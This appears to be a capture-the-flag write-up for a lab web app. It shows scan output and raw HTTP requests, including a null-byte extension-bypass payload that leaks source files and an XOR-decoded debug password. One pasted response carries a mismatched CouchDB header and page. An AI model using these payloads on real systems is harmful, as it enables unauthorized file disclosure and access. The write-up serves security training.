Super Secret TIp

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu L
| ssh-hostkey:
|   2048 3e:b8:18:ef:45:a8:df:59:bf:11:49:4b:1d:b6:b8:93 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCm8EM7a8N6rH7GEW1mRVs
|   256 0b:cf:f9:94:06:85:97:f6:bd:cc:33:66:4e:26:ea:27 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
|   256 60:ce:be:2d:1e:f0:18:00:30:70:ff:a2:66:d7:85:f7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAq1UqpgXAgXQ91rTHu4IiV8DSv

7777/tcp open  http    syn-ack ttl 60 Werkzeug httpd 2.3.4 (Python 3.11.0)
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-title: Super Secret TIp
|_http-server-header: Werkzeug/2.3.4 Python/3.11.0
Warning: OSScan results may be unreliable because we could not find at least 1 c
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
```

SSH (22)


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Super Secret TIp]
└─$ ssh root@super.thm
The authenticity of host 'super.thm (10.10.95.111)' can't be established.
ED25519 key fingerprint is SHA256:zNWE4OdFF82bpyTsw2oH2dAzOwuEulfeJN
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'super.thm' (ED25519) to the list of known hosts.
root@super.thm's password:
```

Password authentication is allowed.

HTTP (7777)

FFUF Fuzzing

```

cloud                   [Status: 200, Size: 2991, Words: 904, Lines: 80, Duration: 489m
debug                    [Status: 200, Size: 1957, Words: 672, Lines: 69, Duration: 461ms
```




super.thm:7777/debug?debug=&password=

Debugger

1337 * 1337

*****

Let's Debug!




Download My Files

Lastly uploaded (7)

- ● IMG_1425.NEF - *Mar 22 2023 10:22 AM*
- ○ VID_0022.MOV - *Mar 22 2023 10:21 AM*
- ○ MyApp.apk - *Mar 22 2023 8:05 AM*
- ○ my-passwords (1).txt - *Jan 15 2022 05:30 PM*
- ○ my-passwords.txt - *Jan 03 2022 02:12 PM*
- ○ secret.txt - *Sep 11 2021 9:02 AM*
- ○ templates.py - *Dec 05 2020 8:33 PM*

s [Download]


Password is required for debugging. Also, the my-password.txt files and secret.txt files are not available for download. It might be deleted or moved.



Herzlich Willkommen! Ihre Praxis Mestermann.

Donec ullamcorper zero non metus auctor fringilla. Vestibule id ligula port felis euismod semper. Praesent commodo cursus magna, retilla scelerisque nisl consectetur. Fusce dapibus, tellus ac cursus commodo. Donec ullamcorper zero non metus auctor fringilla.


Prof. Dr. Mustermann



```
POST /cloud HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://super.thm:7777
Connection: keep-alive
Referer: http://super.thm:7777/cloud
Upgrade-Insecure-Requests: 1
Priority: u=0, i

download=secret.txt&download=
```

```
HTTP/1.1 200 OK
Server: CouchDB/1.6.1 (Erlang OTP/18)
last-modified: Mon, 01 Feb 2016 00:40:25 GMT
Date: Mon, 17 Feb 2025 04:23:39 GMT
Content-Type: text/html
Content-Length: 3131
Cache-Control: private, must-revalidate

<!DOCTYPE html>
<!--

Licensed under the Apache License, Version 2.0 (the "License"); you may not use
this file except in compliance with the License. You may obtain a copy of the
License at

   http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software distributed
under the License is distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR
CONDITIONS OF ANY KIND, either express or implied. See the License for the
specific language governing permissions and limitations under the License.

-->
<html lang="en">

<head>
    <title>Overview</title>
    <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
    <link rel="stylesheet" href="style/layout.css?0.11.0" type="text/css">
    <script src="script/json2.js"></script>
    <script src="script/sha1.js"></script>
    <script src="script/jquery.js"></script>
    <script src="script/jquery.couch.js"></script>
    <script src="script/jquery.dialog.js"></script>
    <script src="script/futon.js"></script>
```


Two downloads in the POST request. I deleted one, and I was able to get the source.py file.




```
POST /cloud HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://super.thm:7777
Connection: keep-alive
Referer: http://super.thm:7777/cloud
Upgrade-Insecure-Requests: 1
Priority: u=0, i

download=source.py
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.4 Python/3.11.0
Date: Tue, 18 Feb 2025 07:58:10 GMT
Content-Disposition: attachment; filename=source.py
Content-Type: text/x-python; charset=utf-8
Content-Length: 2898
Last-Modified: Sat, 24 Jun 2023 13:57:49 GMT
Cache-Control: no-cache
ETag: "1687615069.0-2898-759891365"
Connection: close

from flask import *
import hashlib
import os
import ip # from .
import debugpassword # from .
import pwn

app = Flask(__name__)
app.secret_key = os.urandom(32)
password = str(open('supersecrettip.txt').readline().strip())

def illegal_chars_check(input):
illegal = "'&;%"
error = ""
if any(char in illegal for char in input):
error = "Illegal characters found!"
return True, error
else:
return False, error

@app.route("/cloud", methods=["GET", "POST"])
def download():
if request.method == "GET":
return render_template('cloud.html')
```

We can see how to download the password key. Some of the other information is also given.




```python
app = Flask(__name__)
app.secret_key = os.urandom(32)
password = str(open('supersecrettip.txt').readline().strip())

def illegal_chars_check(input):
    illegal = "'&;%"
    error = ""
    if any(char in illegal for char in input):
        error = "Illegal characters found!"
        return True, error
    else:
        return False, error

@app.route("/cloud", methods=["GET", "POST"])
def download():
    if request.method == "GET":
        return render_template('cloud.html')
    else:
        download = request.form['download']
        if download == 'source.py':
            return send_file('./source.py', as_attachment=True)
        if download[-4:] == '.txt':
            print('download: ' + download)
```



```
POST /cloud HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://super.thm:7777
Connection: keep-alive
Referer: http://super.thm:7777/cloud
Upgrade-Insecure-Requests: 1
Priority: u=0, i

download=supersecrettip.txt
```


```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.4 Python/3.11.0
Date: Tue, 18 Feb 2025 08:00:05 GMT
Content-Disposition: attachment; filename=supersecrettip.txt
Content-Type: text/plain; charset=utf-8
Content-Length: 44
Last-Modified: Wed, 17 May 2023 21:45:41 GMT
Cache-Control: no-cache
ETag: "1684359941.0-44-1792280880"
Connection: close

b' \x00\x00\x00\x00%\x1c\r\x03\x18\x06\x1e'
```



```python
from flask import *
import hashlib
import os
import ip # from .
import debugpassword # from .
import pwn
```

Two other Python files imported, ip.py and bugpassword.py

```
if download[-4:] == '.txt':
    print('download: ' + download)
      return send_from_directory(app.root_path, download, as_attachment=True)
```



http://super.thm:7777


Request

```
POST /cloud HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://super.thm:7777
Connection: keep-alive
Referer: http://super.thm:7777/cloud
Upgrade-Insecure-Requests: 1
Priority: u=0, i

download=debugpassword.py%00.txt
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.3.4 Python/3.11.0
Date: Tue, 18 Feb 2025 08:18:27 GMT
Content-Disposition: attachment; filename=debugpassword.py
Content-Type: text/x-python; charset=utf-8
Content-Length: 92
Last-Modified: Sat, 24 Jun 2023 13:59:25 GMT
Cache-Control: no-cache
ETag: "1687615165.0-92-1457784881"
Connection: close

import pwn

def get_encrypted(passwd):
return pwn.xor(bytes(passwd, 'utf-8'), b'ayham')
```

So, the last four characters should be .txt.



Recipe

From Hex
Delimiter: Auto

XOR
Key: ayham UTF8
Scheme: Standard
□ Null preserving


Input

```
2000000000251c0d0318061e
```

Output

```
AyhamDeebugg
```


We have the password for debugging now.



```
GET /debug?debug=12*12&password=AyhamDeebugg HTTP/1.1
Host: super.thm:7777
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://super.thm:7777/debug
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

